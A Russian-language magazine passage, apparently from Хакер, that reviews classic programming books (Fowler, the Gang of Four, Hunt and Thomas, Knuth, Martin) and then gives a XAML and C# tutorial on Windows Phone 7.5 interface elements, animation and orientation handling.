Практически любое издание о рефакторинге ссылается на книгу Мартина Фаулера «Рефакторинг». Причина ясна: в этой книге Фаулер сделал невозможное — в предельно понятной форме донес до читателей исчерпывающее описание понятия «рефакторинг», раскрыл его назначение, особенности и методы реализации.

При немалом объеме (400 страниц) книга читается буквально за пару вечеров, от нее просто невозможно оторваться. Главная причина головокружительного успеха книги — ее практическая направленность. Все мы знаем, что самая сложная задача при подаче материала — привести хороший показательный пример. В этом Фаулеру нет равных. Книга начинается с примера улучшения кодакода — и этот пример сразу с головой затягивает читателя в мир рефакторинга. Всего 40 страниц дают нам вполне конкретное представление о рефакторинге, его целях, принципах и основных методах реализации.

Мартин определяет рефакторинг как «изменение во внутренней структуре ПО, имеющее целью облегчить понимание его работы и упростить модификацию, не затрагивая наблюдаемого поведения». Но когда необходимо проводить данное изменение? Какой код должен подвергаться переработке? Автор дает подробные ответы на эти вопросы. Он вводит правило «трех ударов»: «После трех ударов начинайте рефакторинг». То есть когда вы делаете что-то аналогичное в третий раз, это сигнал для начала рефакторинга. Раздел «Код с душком» дает нам четкое представление о том, какой же код требует улучшения. К признакам такого кода относятся: длинный метод, большой класс, дублирование кода, длинный список параметров метода, временные поля и многое другое.

Фаулер, как сторонник TDD (Test-driven development), посвящает главу книги созданию автоматических тестов и описанию среды JUnit. Перед проведением рефакторинга следует написать тест для улучшаемого кода, чтобы обеспечить неизменность его поведения, и только после этого смело вносить изменения.

Большую часть книги занимает каталог методов рефакторинга. Он содержит разделы, посвященные составлению методов, перемещению функций между объектами, организации данных, упрощению условных выражений и вызовов методов, решению задач обобщения и крупным архитектурным рефакторингам. Многие из методов рефакторинга автоматизированы в популярных IDE. Например, Visual Studio предоставляет возможности по автоматическому выделению метода (ExtractMethod), удалению параметра (RemoveParameter), выделению интерфейса (ExtractInterface) и др. В качестве крупных рефакторингов уровня системы Фаулер приводит следующие: разделение иерархии наследования, выполняющей более одной задачи, переход от процедурного подхода к объектно-ориентированному, отделение предметной области от уровня представления, а также выделение иерархии, подразумевающее разбиение большого класса на целую иерархию значительно меньших по размеру и более специализированных подклассов.

Прочитав эту книгу, большинство программистов изменяет свой подход к написанию кода. Они становятся более грамотными, аккуратными и внимательными к своему творению. Книга обязательна к прочтению для всех программистов, стремящихся к совершенству в своем ремесле.

Э. Гамма, Р. Хелм, Р. Джонсон, Д. Влиссидес

«Паттерны проектирования»

Проектирование объектно-ориентированных программ — нелегкое дело, а если их нужно использовать повторно, то все становится еще сложнее.

Спросите у опытного разработчика, какую книгу по объектно-ориентированному программированию вам обязательно стоит прочитать. В абсолютном большинстве случаев он посоветует именно эту. В отношении данной книги слово «бестселлер» звучит недостаточно выразительно, ведь с момента ее выпуска было продано уже более полумиллиона экземпляров.



Очень часто начинающий разработчик самостоятельно берется за решение уже более тысячи раз решенной до него задачи проектирования и изобретает очередную разновидность пятиколесного велосипеда, истинно гордясь своим «новшеством». Владение языком паттернов позволяет решить множество задач проектирования наиболее оптимальным способом, затрачивая при этом минимум усилий. Всего двадцать описанных в книге паттернов предоставляют инструментарий для решения огромного спектра задач проектирования ПО.

Материал книги довольно сложен и требует от читателя определенных знаний в области объектно-ориентированного проектирования. Для освоения паттернов недостаточно просто прочитать книгу, необходимо основательно над ней «попотеть». Впрочем, твои усилия не пройдут даром. Книга содержит 350 страниц и состоит из двух частей. В первой части дается общее понятие паттернов проектирования, описывается их практическое применение на примере создания визуального редактора документов Lexi. Вторая часть книги содержит каталог паттернов с подробным описанием назначения, структуры, особенностей реализации и примерами применения каждого паттерна.

Коллектив авторов известен как Gang of Four («Банда четырех»), поэтому представленные в книге паттерны называют GoF. Авторы разбивают все множество представленных паттернов на три группы: порождающие паттерны, структурные паттерны и паттерны поведения. Порождающие паттерны решают задачу инстанцирования (создание экземпляров) классов. К самым популярным паттернам в данной группе можно отнести AbstractFactory (абстрактная фабрика), FactoryMethod (фабричный метод) и Singleton (одиночка). Структурные паттерны предназначены для решения вопросов компоновки системы на основе классов и объектов. К ним относятся такие важнейшие паттерны, как Adapter (адаптер), Bridge (мост), Composite (компоновщик), Proxy (заместитель) и Facade (фасад). Паттерны поведения связаны с алгоритмами и вопросами распределения обязанностей между классами. Здесь необходимо упомянуть Strategy (стратегия), TemplateMethod (шаблонный метод), Observer (наблюдатель), Command (команда) и Iterator (итератор).

Единственное, что может смутить читателя, — некоторые примеры в книге написаны на малоизвестном на сегодняшний день языке программирования Smalltalk, а для изображения диаграмм классов вместо привычного UML используется OMT (Object Modeling Technique).

Гуру ООАиП Мартин Фаулер пишет: «Паттерны GoF — это лучшая из когда-либо изданных книг по объектно-ориентированному проектированию. Эта книга чрезвычайно влиятельна в индустрии программного обеспечения — только посмотрите на библиотеки Java и .NET, которые буквально кишат паттернами GoF». Не существует специалиста в области объектно-ориентированного проектирования, незнакомого с паттернами GoF, а если такой и есть, то в этом случае его, скорее всего, нельзя назвать специалистом.

Э. Хант, Д. Томас

«Программист-прагматик»

Программисты-прагматики не уклоняются от ответственности. Вместо этого они испытывают радость, принимая вызовы и распространяя опыт.

Книга «Программист-прагматик» полностью оправдывает свое название. Викисловарь говорит, что прагматик — это тот, «кто ставит практическую полезность, выгоду выше всего». Программисты-прагматики ориентируются в первую очередь на практическую успешность реализуемых проектов. Авторы на основании своего богатейшего опыта программирования создали структурированный набор практических советов для программистов. Небольшой размер книги (270 страниц) говорит о высокой концентрации важной для программиста информации.



Практически все излагаемые в книге темы поясняются выразительными аналогиями, которые порой поражают своей точностью. В книге проводятся параллели между некачественным кодом и теорией разбитого окна, столярным делом и работой программиста, вождением автомобиля и написанием кода, стрельбой трассирующими пулями и созданием прототипов ПО, хождением по минному полю и программированием в расчете на стечение обстоятельств. В конце каждого раздела приводятся вопросы для обсуждения и упражнения, что лишний раз подчеркивает практическую направленность книги.

Одним из самых замечательных принципов программирования, которым мы обязаны авторам, является принцип DRY (Don't Repeat Yourself), что в переводе на русский означает: «Не повторяй самого себя». Это подразумевает, что каждый фрагмент знания должен иметь единственное и однозначное представление в системе. Следование данному принципу позволяет повысить надежность, доступность и простоту сопровождения программного продукта.

В главе, посвященной общей философии прагматичного программирования, мы узнаем, каким авторы видят программиста-прагматика: он всегда принимает ответственность за свой код, следит за состоянием своего продукта, постоянно совершенствуется, общается и находит компромисс с пользователями. Глава «Прагматический подход» говорит об общих методиках разработки и оценки трудоемкости проектов. Важнейшая глава «Гибкость против хрупкости» рассказывает, каким же образом необходимо создавать действительно гибкие и устойчивые к изменению системы. Из главы «Перед тем, как начать проект» можно узнать о процедуре формирования и утверждения требований к системе. «Прагматические проекты» знакомят нас с критическими аспектами создания реальных проектов, такими как работа в команде, тестирование и формирование документации.

Единственное, что может подпортить впечатление о книге, так это недостаточно качественный перевод на русский язык и наличие множества опечаток. Книгу лучше всего читать в оригинале на английском языке.

Нельзя не согласиться с отзывом Кента Бека: «Главное в этой книге то, что она поддерживает процесс создания программ в хорошей форме. [Книга] способствует вашему постоянному росту и явно написана людьми, знающими толк в программировании». Если вы стремитесь к постоянному росту как программист, эта книга обязательна к прочтению.

Д. Кнут
«Искусство программирования»

Лучший способ в чем-то разобраться до конца — это попробовать научить этому компьютер.

Программист, у которого нет книги «Искусство программирования», как священнослужитель, у которого нет Библии. Монографию Дональда Кнута часто называют «Библией программиста». Она содержит подробное описание и анализ важнейших фундаментальных алгоритмов, используемых в информатике, а также множество практических задач для усвоения и закрепления представленного материала. Журнал American Scientist включил работу Кнута в список двенадцати лучших физико-математических монографий XX века наряду с работой Эйнштейна по теории относительности. Успех книги определило качество изложения и глубина анализа общих вопросов программирования.

Кнут начал работу над «Искусством программирования» еще в 1962 году. По замыслу автора монография должна состоять из семи томов. Пока было издано три первых тома, а также первая половина четвертого. Все изданные на сегодняшний день материалы составляют почти 3000 страниц. Читать книгу совсем не просто (как, впрочем, и Библию), главным образом потому, что все примеры рассматриваются на низкоуровневом языке программирования — ассемблере для гипотетического выдуманного автором компьютера MIX. Поэтому у программиста вряд ли получится использовать книгу в качестве набора готовых рецептов для решения конкретных задач. Эта книга дает программисту не рыбу, а скорее хорошую удочку, с помощью которой он сможет не без определенных усилий самостоятельно наловить рыбы.

Первый том посвящен основным алгоритмам и состоит из двух глав. Первая глава подготавливает читателя к работе над книгой. Здесь рассматриваются основные математические понятия и теоремы, на которых базируется весь материал. Читатель знакомится с «полиненасыщенным компьютером» MIX, его архитектурой и его языком ассемблера. Вторая глава посвящена информационным структурам и алгоритмам работы с ними. Здесь рассматриваются деревья, многосвязные структуры, линейные списки, в том числе стеки, очереди, деки, циклические и дважды связанные списки и прочее.


Второй том включает в себя третью и четвертую главы. Третья глава посвящена работе со случайными числами и последовательностями. В четвертой главе описываются вопросы арифметики, а именно различные виды систем счисления, арифметика чисел с плавающей точкой и рациональных чисел, полиномиальная арифметика и другое. Третий том посвящен алгоритмам сортировки и поиска (соответственно, главы 5 и 6). Из четвертого тома опубликованы материалы седьмой главы, описывающей вопросы комбинаторного поиска.

Исходя из планов автора, в четвертый том также войдет восьмая глава, в которой рассматриваются рекурсивные алгоритмы. Пятый том будет содержать материалы по синтаксическим алгоритмам, в том числе по лексикографическому и синтаксическому поиску. Ожидающие издания шестой и седьмой тома будут посвящены теории языков и компиляторам.

В своем отзыве о работе Кнута Билл Гейтс сказал: «Если вы считаете себя действительно хорошим программистом… прочитайте „Искусство программирования“ (Кнута)… Если вы сможете прочесть весь этот труд, то вам определенно следует отправить мне резюме». Цитата лишний раз подчеркивает, что, несмотря на сложность материала, настоящий профессионал обязательно должен осилить труд Дональда Эрвина Кнута.

Р. Мартин
«Чистый код»

Умение писать чистый код — тяжелая работа. Она не ограничивается знанием паттернов и принципов. Над кодом необходимо попотеть.



Книга «Чистый код» — одно из наиболее удачных изданий, посвященных написанию высококачественного кода. Размер книги около 400 страниц. При этом она настолько увлекательна и доступна, что за два-три вечера запросто прочитаешь ее от корки до корки. В дружеской манере «дядюшка» Боб рассказывает нам, какими же принципами нужно руководствоваться, чтобы писать хороший код. Книга изоби-лует примерами из реальных при-
ложений, с которыми автор сталкивался в своей практике. Среди них такие известные продукты, как JUnit, FitNesse, JDepend, Ant и TomCat.

Книга разделена на три части. Первая часть — теория написания «чистого» кода: приемы, паттерны и принципы, которым необходимо следовать разработчику. Вторая часть носит практический характер и подробно описывает сам процесс «чистки» кода существующих приложений. Третья часть подводит итоги всей книги и содержит перечень «запахов кода» и методов их устранения.

В теоретической части подробно описываются принципы именования переменных, методов и классов, правила создания функций, написания комментариев, форматирования кода и написания модульных тестов. Роберт дает понять, что хорошо написать код недостаточно. Необходимо поддерживать его чистоту с течением времени, чтобы предотвратить «загнивание». Поэтому он вводит «правило бойскаута»: «Оставь место стоянки чище, чем оно было до твоего прихода». При создании функций во главу угла ставятся компактность, правило одной операции и одного уровня абстракции. Будучи ярым адептом TDD, Мартин указывает на важность «чистоты» не только кода конечного продукта, но и кода модульных тестов. Он иронически замечает: «Какими отличительными признаками характеризуется чистый тест? Тремя: удобочитаемостью, удобочитаемостью и удобочитаемостью».

В начале книги Роберт приводит ответы мэтров программирования на вопрос, что же такое «чистый код». Грэди Буч отвечает: «Чистый код прост и прямолинеен. Чистый код читается, как хорошо написанная проза». Программисты, которые стремятся писать «чистый код», просто обязаны прочитать эту книгу.

ЗАКЛЮЧЕНИЕ

Значение хороших книг по программированию сложно переоценить. Каждая из описанных книг позволяет совершить огромный скачок в развитии. «Искусство программирования» закладывает прочный фундамент, обучая нас фундаментальным алгоритмам и приемам программирования. «Совершенный код» позволяет выйти на новый качественный уровень конструирования ПО. «Чистый код» и «Рефакторинг» учат нас внимательнее относиться к качеству кода и поддерживать его в идеальном состоянии. «Программист-прагматик» подсказывает, как же реально добиться практического успеха при разработке ПО. «Паттерны проектирования» вооружают тяжелой артиллерией паттернов для решения множества задач проектирования.

Юрий «yurembo» Язев (yazevsoft@gmail.com)

Face of Windows Phone

ПРОГРАММИРОВАНИЕ ИНТЕРФЕЙСОВ ДЛЯ WP 7.5 В ГОТОВЫХ РЕЦЕПТАХ

В прошлом номере я обещал написать для тебя статью с кодерскими рецептами, но уже про интерфейсы. Держи обещанное! Прочитав эту статью, без всякой подготовки ты сможешь сделать вполне современный, динамичный и зависящий от показаний акселерометра фейс для своей программы.

ВООРУЖАЕМСЯ

Основное оружие в борьбе за интерфейсы — это мощная интегрированная среда разработки Visual Studio 2010. В спину ей дышит редактор для визуального моделирования Expression Blend; для разработки Windows Phone приложений он бесплатный, в отличие от своего десктопного аналога. Визуальное наполнение ОС Windows Phone отображается (и, разумеется, модулируется) средствами Silverlight. На момент написания этих строк вышла уже пятая версия Silverlight, но в WP по-прежнему используется предыдущая, четвертая версия.

XAML

Для описания пользовательского интерфейса приложений для Windows Phone, равно как и других видов Silverlight- и WPF-приложений, используется декларативный язык XAML. Он представляет собой расширенный язык разметки наподобие XML. XAML появился вместе с третьей версией .NET в конце 2006 года и благодаря своему удобству стал очень широко распространен. XAML наследует описательную гибкость XML, позволяя легко дополнять существующие схемы новыми элементами. Давай рассмотрим элементы языка и увидим, что с их помощью можно сделать.

ЖИЗНЕННЫЙ ЦИКЛ МОБИЛЬНОГО ПРИЛОЖЕНИЯ С ТОЧКИ ЗРЕНИЯ ПОЛЬЗОВАТЕЛЯ

1. Поиск нужного приложения.
2. Нахождение + чтение описания и просмотр титульной картинки (очень важный этап, успех которого означает переход к следующему).
3. Скачивание + испытание демо.
4. Покупка полной версии.
5. Использование приложения.
6. Удаление.

Пользовательский интерфейс играет важнейшую роль на двух этапах (3 и 5).

РЕЦЕПТ 1. ГЕОМЕТРИЯ

Вначале посмотрим на создание геометрических объектов. В студии создай новое Silverlight-приложение для WP. Сейчас наше внимание будет приковано к файлу MainPage.xaml, но сначала взгляни внутрь файла App.xaml. Он интересен тем, что в нем определяются четыре жизненно важных для каждого WP-приложения события: Application_Launching, Application_Closing, Application_Activated, Application_Deactivated. Подробнее о них я уже рассказывал (в мартовской статье). Описания функций для этих событий содержатся в файле App.xaml.cs.

Для удобства из файла MainPage.xaml удали содержимое тега Grid, который имеет атрибут x:Name="LayoutRoot". Тем самым с экрана эмулятора телефона будет удалено все лишнее.

Всего в Silverlight содержится шесть геометрических примитивов: прямая линия, ломаная линия, прямоугольник, многоугольник, эллипс и путь. Строго говоря, путь является основным типом геометрии, так как все остальные строятся на его основе. К примеру, чтобы нарисовать кривую, используя метод Безье, достаточно написать:

```
<Path Stroke="White">
  <Path.Data>
    <PathGeometry>
      <PathFigure StartPoint="50,50">
        <BezierSegment Point1="500,0" Point2="500,200"
         Point3="150,300"/>
      </PathFigure>
    </PathGeometry>
  </Path.Data>
</Path>
```

В первой строке задается цвет контура для рисования, следующим тегом начинается область описания данных пути, тег <PathGeometry> сообщает компилятору, что далее идут данные, определяющие геометрию: задается сегмент, состоящий из трех точек, каждая со своими координатами. Чтобы изобразить эллипс красного цвета, достаточно одной строчки кода:

```
 <Ellipse Name="ellipse1" Stroke="Red"
    Margin="53,544,227,124" />
```

Как и в HTML, многие объекты в Silverlight можно описать подобными сокращенными записями.

Можно еще более сократить приведенную выше запись, удалив атрибут Name (он нужен только в том случае, если к объекту будет планироваться обращение из кода). В последнем атрибуте задаются координаты и размеры примитива. Заметь, четыре значения определяют left, top, right, bottom — поля отступа от соответствующих краев объекта родителя. В дополнение к рассмотренным все примитивы обладают другими стандартными атрибутами: Width, Height, Fill. Первые два задают ширину и высоту примитива, а последний — цвет для закраски. Кроме того, для закрашивания фигуры служат пять стилей, каждый из которых красит примитив особым образом: SolidColorBrush красит сплошным цветом, LinearGradientBrush красит линейным градиентом, RadialGradientBrush — радиальным градиентом (то есть в этом случае цвет меняется по окружности, начиная от центральной точки до точки, находящейся на краю области закрашивания), ImageBrush — вместо закраски цветом используется наложение текстуры, VideoBrush — то же самое, что в предыдущем случае, только используется вывод видео.

Испробуем дополнительные атрибуты: создадим закрашенный прямоугольник, применяя стиль радиального градиента:

```
<Rectangle Margin="275,526,28,83">
    <Rectangle.Fill>
        <RadialGradientBrush>
            <GradientStop Color="Yellow" Offset="0.2" />
            <GradientStop Color="White" Offset="0.6" />
            <GradientStop Color="Blue" Offset="1" />
        </RadialGradientBrush>
    </Rectangle.Fill>
</Rectangle>
```

ВИЗУАЛЬНОЕ НАПОЛНЕНИЕ ОС WINDOWS PHONE ОТОБРАЖАЕТСЯ И, РАЗУМЕЕТСЯ, МОДУЛИРУЕТСЯ СРЕДСТВАМИ SILVERLIGHT

РЕЦЕПТ 2. ЭЛЕМЕНТЫ УПРАВЛЕНИЯ

К счастью разработчика, существует множество объектов управления (компонентов), с помощью которых можно компоновать приложение, а пользователи затем могут им управлять; количество объектов можно пополнять. В этом рецепте мы рассмотрим лишь небольшую их часть, выделив их в обобщенные подгруппы, а с остальными ты разберешься по ходу дела, опираясь на общие свойства сгруппированных компонентов.

Все контролы можно разделить на пять категорий: простые элементы управления, элементы с содержимым, списки, контейнеры и компоненты, присущие только смартфону.

Пойдем по порядку. К простым элементам управления относятся разные текстовые метки (TextBlock), поля ввода (TextBox, PasswordBox), картинки компонент Image, ползунки (Slider), полосы состояния (ProgressBar) и другие. То есть это такие компоненты, которые не могут содержать подобъекты. К элементам с содержимым относятся различные кнопки (объекты классов Button, RadioButton, HyperlinkButton, CheckBox) — благодаря свойству Content они могут содержать другие компоненты. Списки представляют собой коллекции для объектов определенного типа, таких как ListBoxItem, MenuItem, Separator и других. Главная роль списков — обеспечение набора однотипных элементов. Списки в Silverlight представлены классами ListBox, ContextMenu, ListPicker, DatePicker и другими. Как следует из названия, контейнеры предназначены для накопления и содержания других компонентов. Они не имеют визуального интерфейса, но позволяют создавать на экране смартфона определенную разметку, в которой может находиться произвольное количество дочерних элементов; последние могут быть представлены экземплярами любого класса. К контейнерам относятся четыре компонента: уже известный нам Grid, представляющий собой таблицу; StackPanel, имеющий вид строки или столбца, в котором могут находиться подобъекты; контейнер ScrollViewer позволяет прокручивать свое содержимое в случае, если оно занимает большее пространство, чем он сам; внутри канвы (Canvas) можно произвольным образом размещать элементы, то есть в отличие от остальных этот контейнер не имеет строгой разметки.

Последняя категория компонентов представляется мне наиболее интересной, поскольку не имеет аналогов в других реализациях




Рис. 1. Подключение сборки



Рис. 2. Panorama



Рис. 3. Pivot

WP 7.5

Третьего июля вышло обновление под номером 7.10.8773.98, добавившее значительные, на мой взгляд, функции. Например, стало возможным импортировать и экспортировать контактные данные с телефона на SIM-карту и обратно. Стабильность и безопасность работы, будем надеяться, тоже были улучшены. Для этого MS ведь и выпускает обновления?



WWW

www.microsoft.com — много полезной информации о Windows Phone, Silverlight и сопутствующих технологиях (ого, неплохой сайт! — Прим. ред.).

DVD

На диске находятся все примеры, иллюстрирующие описанные в статье рецепты.

Silverlight, кроме WP. Вместе с тем эту категорию составляют только два объекта: Panorama и Pivot. Оба эти объекта позволяют создать особенный, состоящий из нескольких сменяющих друг друга панелей интерфейс. Для примера сделаем простенький интерфейс, с помощью которого можно было бы листать электронную версию любимого журнала :). Чтобы использовать контрол Panorama (или Pivot), необходимо в окне «Add Reference» (Project → Add Reference) добавить ссылку на сборку Microsoft.Phone.Controls (рис. 1).

Затем в коде надо подключить пространство имен:

```
xmlns:pan="clr-namespace:Microsoft.Phone.
    Controls;assembly=Microsoft.Phone.Controls".
```

Наконец, чтобы добавить панораму в приложение, напиши такой код:

```
<pan:Panorama Title="Хакер magazine">
    <pan:PanoramaItem Header="1">
    </pan:PanoramaItem>
    <pan:PanoramaItem Header="2">
    </pan:PanoramaItem>
    <pan:PanoramaItem Header="3">
    </pan:PanoramaItem>
</pan:Panorama>
```

В итоге ты сможешь в виртуальном журнале «Хакер» листать страницы привычным способом. Наполнение страниц надо добавлять внутрь тегов PanoramaItem. Для экономии пространства я не стал приводить код в журнале, ты можешь посмотреть его в примере на нашем диске. Страницы можно наполнять любыми объектами, то есть каждая панель может иметь свою разметку (рис. 2).

В чем разница между Pivot и Panorama? Объект Pivot, в отличие от Panorama, не обладает общим для всех страниц заголовком: если Panorama позволяет переходить со страницы на страницу только последовательно (с текущей на следующую или предыдущую), то с помощью Pivot можно перейти на любую страницу, прикоснувшись к ее названию в списке вверху экрана (рис. 3).

Пополнить библиотеку элементов управления можно, например, скачав и установив тулкит: silverlight.codeplex.com/releases/view/52297. Кстати, при изготовлении сэмплов для статьи мы пользовались этим тулкитом.

РЕЦЕПТ 3. APP BAR

Подобно тому как почти все оконные приложения (неважно, какой операционной системы — Windows, Linux или Mac OS) имеют строку меню и/или тулбар, программа для WP в подавляющем большинстве случаев тоже может иметь такой элемент управления. Однако с учетом Метро-стиля, когда приложения занимают весь экран, выглядит этот элемент иначе — он располагается внизу. Представлен он классом ApplicationBar; объект этого класса может содержать кнопки — экземпляры класса ApplicationBarIconButton и текстовые пункты меню — объекты класса MenuItems. Кнопки могут иметь картинки размером 48 x 48 пикселей; чтобы тебе не пришлось рисовать самому, Microsoft приготовила обширную коллекцию (находится она в папке c:\Program Files (x86)\Microsoft SDKs\Windows Phone\v7.1\Icons\). Обрати внимание, надо использовать изображения из подкаталога dark. Перед тем как заюзать в приложении, их надо добавить в решение.

Следующим действием давай создадим приложение, которое кроме bar'а будет иметь анимационный элемент. Таким образом, вместе с элементами управления мы рассмотрим возможности Silverlight в создании анимации.

Чтобы добавить пустой бар, достаточно в XAML-файле внутри тега <phone:PhoneApplicationPage> написать:

```
<phone:PhoneApplicationPage.ApplicationBar>
  <shell:ApplicationBar IsVisible="True"
    IsMenuEnabled="True">
    <!-- код для добавления элементов-->
  </shell:ApplicationBar>
</phone:PhoneApplicationPage.ApplicationBar>
```

Атрибут isVisible отвечает за видимость бара, isMenuEnabled — за его активность. Добавим две кнопки, нажатие на первую из которых будет запускать анимацию, а нажатие на вторую — останавливать. Для добавления кнопок напиши такой код:

```
<shell:ApplicationBarIconButton x:Name="butStart"
 Text="Start" IconUri="/icons/appbar.transport.play.rest.
    png" Click="butStart_Click"/>
<shell:ApplicationBarIconButton x:Name="butPause"
 Text="Pause" IconUri="/icons/appbar.transport.pause.
    rest.png" Click="butPause_Click"/>
```

Теперь опишем определенные нами события (две штуки) в виде кода на C#. Перейди в файл MainPage.xaml.cs и напиши два пока пустых обработчика событий:

```
private void butStart_Click(object sender, EventArgs e)
{
}
private void butPause_Click(object sender, EventArgs e)
{
}
```

Можно было бы оставить их описание до момента реализации, но тогда прога бы не компилировалась, а ведь мы ведем разработку через тестирование (TDD) и поэтому всегда должны иметь рабочий билд.

Кстати, бар не может содержать больше четырех кнопок, иначе приложение будет падать при запуске.

Теперь настала пора создать объект, которым будем управлять. Пусть это будет слово «Хакер» (вообще-то мы хотели использовать название водки, кофе или хотя бы оператора связи, но вовремя вспомнили, что Бекмамбетов — не наш главный редактор).

Итак, для создания объекта в файл разметки интерфейса внутрь очищенного тега Grid добавь такой код:

```
<TextBlock HorizontalAlignment="Center"
 Margin="125,298,133,306"
 Name="HackText" Text="Хакер"
 VerticalAlignment="Center" FontFamily="Arial"
 FontSize="80">
</TextBlock>
```

Благодаря этому коду надпись «Хакер» разместится примерно в центре экрана, написана она будет шрифтом Arial большого-пребольшого размера. Теперь воспользуемся функциональностью бара, чтобы добавить к нему пункты текстового меню, которое появляется после нажатия кнопки с многоточием, находящейся с правого края. Двух вполне достаточно. Они будут служить нам для изменения цвета шрифта.

К описанию тега <phone:PhoneApplicationPage.ApplicationBar> после добавления кнопок для включения пунктов меню напиши такой код:

```
<shell:ApplicationBar.MenuItems>
    <shell:ApplicationBarMenuItem x:Name="butWhite"
        Text="White" Click="butWhite_Click"/>
    <shell:ApplicationBarMenuItem x:Name="butGreen"
        Text="Green" Click="butGreen_Click"/>
</shell:ApplicationBar.MenuItems>
```

Перед тем как описывать обработчики нажатий пунктов меню, необходимо объявить присоединенное свойство — это позволит использовать свойства, которые не объявлены в текущем классе. Таким образом (см. листинг далее), хотя свойство Foreground класса TextBlock не поддерживает значений класса Colors, он использует присоединяемое свойство, названное нами TextColor, для реализации класса SolidColorBrushes. Который, в свою очередь, поддерживает значения класса Colors, передавая корректные значения названий предопределенных цветов.В месте описания экземпляра класса TextBlock (внутри одноименного тега) добавь такой код:

```
  <TextBlock.Foreground>
 <SolidColorBrush x:Name="TextColor" Color="White"/>
 </TextBlock.Foreground>
```

В итоге, кроме того что задали свойство, мы установили начальный цвет текста белым. Далее мы можем написать обработчики нажатия на пункты меню:

```
private void butWhite_Click(object sender, EventArgs e)
{  this.TextColor.Color = Colors.White;  }

private void butGreen_Click(object sender, EventArgs e)
{  this.TextColor.Color = Colors.Green;  }
```

В результате при нажатии на определенный пункт меню цвет шрифта будет соответствующим образом изменяться.

РЕЦЕПТ 4. АНИМАЦИЯ

Анимации в Silverlight задаются в коде, они представляют собой изменение свойств объектов с течением времени. Мы же (хотя нет, почему это мы? Это же я!) хотим, чтобы во время анимации надпись вращалась на 360 градусов по оси Y. Если взглянуть на свойства экземпляра класса TextBlock, то мы не обнаружим свойств для задания градусов вращения по определенной оси. Тем не менее, воспользовавшись присоединяемым свойством, мы сможем решить эту задачу. Таким образом, свойству Projection класса TextBlock будут передаваться поддерживаемые им значения класса PlaneProjection. С помощью этого свойства к объекту класса TextBlock будет добавлена возможность вращения. Для этого перед закрывающим тегом </TextBlock> добавь:

```
<TextBlock.Projection>
    <PlaneProjection x:Name="rotY"/>
</TextBlock.Projection>
```

В результате будет добавлено присоединяемое свойство под именем rotY, манипулируя значением которого можно вращать родительский объект по оси Y. Теперь опишем собственно анимацию. Внутрь тега Grid добавь следующее описание:

```
<Grid.Resources>
  <Storyboard x:Name="rotateY">
    <DoubleAnimation Storyboard.TargetName="rotY"
         Storyboard.TargetProperty="RotationY"
         From="0" To="360" Duration="0:0:5" />
  </Storyboard>
</Grid.Resources>
```

Здесь создается раскадровка под именем rotateY, она ссылается на созданное нами свойство rotY, из которого для изменения берется параметр RotationY (последний является дочерним параметром свойства Projection). Затем мы указываем, в каких пределах изменять значение выбранного параметра, и последним действием задаем длительность анимации. Кроме того, анимация объявляется как ресурс элемента Grid.

Сейчас воспользуемся уже объявленными обработчиками событий для запуска и остановки анимации (напомню, что мы их написали в файле MainPage.xaml.cs). В первом из них, служащем для запуска, напиши: rotateY.Begin();, а во втором, который, соответственно, служит для остановки, напиши: rotateY.Pause();. Протестируй приложение, все должно работать, как и задумано (рис. 4).



Рис. 4. Все работает!

МОБИЛЬНЫЕ ПРИЛОЖЕНИЯ ДОЛЖНЫ КРАСИВО РЕАГИРОВАТЬ НА ДАННЫЕ, ПОСТУПАЮЩИЕ С АКСЕЛЕРОМЕТРА. И ЭТО РЕАЛИЗУЕМО

РЕЦЕПТ 5. ПРАВИЛЬНАЯ ОРИЕНТАЦИЯ

Если сейчас (в смысле, во время работы нашей программы) наклонить телефон, то слово «Хакер» не изменит своего положения. Непорядок! Мобильные приложения должны красиво реагировать на данные, поступающие с акселерометра, и для этого Silverlight for WP предоставляет нам все условия.

Первым делом в начале файла MainPage.xaml в определении тега <phone:PhoneApplicationPage> отредактируй определение атрибута SupportedOrientations на такое: SupportedOrientations= "PortraitOrLandscape" Orientation="Portrait". Это означает поддержку нашим приложением обеих ориентаций. В качестве дефолтной мы указали портретную ориентацию. Если сейчас во время проверки опрокинуть телефон, то кнопки на баре примут соответствующее положение, а надпись исчезнет. Оп-ля! Надо поправить ситуацию. Если, следуя моему совету, ты удалил все содержимое тега Grid, то верни описание следующего атрибута:

```
<Grid.RowDefinitions>
    <RowDefinition Height="Auto"/>
    <RowDefinition Height="*"/>
</Grid.RowDefinitions>
```



Рис. 5. С ориентацией проблем у нас нет

В нем определяется содержимое сетки, в данном случае оно состоит из одной строки. Затем, ниже строчки определения ориентации приложения, зарегистрируй его на получение извещения о смене положения телефона: OrientationChanged="Phone_OrientationChanged". Напишем обработчик этого события в коде на C#:

```
private void Phone_OrientationChanged(object sender,
OrientationChangedEventArgs e)
{
    if ((e.Orientation & PageOrientation.Landscape)
    == (PageOrientation.Landscape))
    {
        Grid.SetRow(HackText, 0);
        Grid.SetColumn(HackText, 1);
        } else {
        Grid.SetRow(HackText, 1);
        Grid.SetColumn(HackText, 0);
    }
}
```

Вот теперь все работает! В зависимости от изменения положения телефона сетка принимает теперь вид строки или столбца соответственно (рис. 5).

ОРГВЫВОДЫ

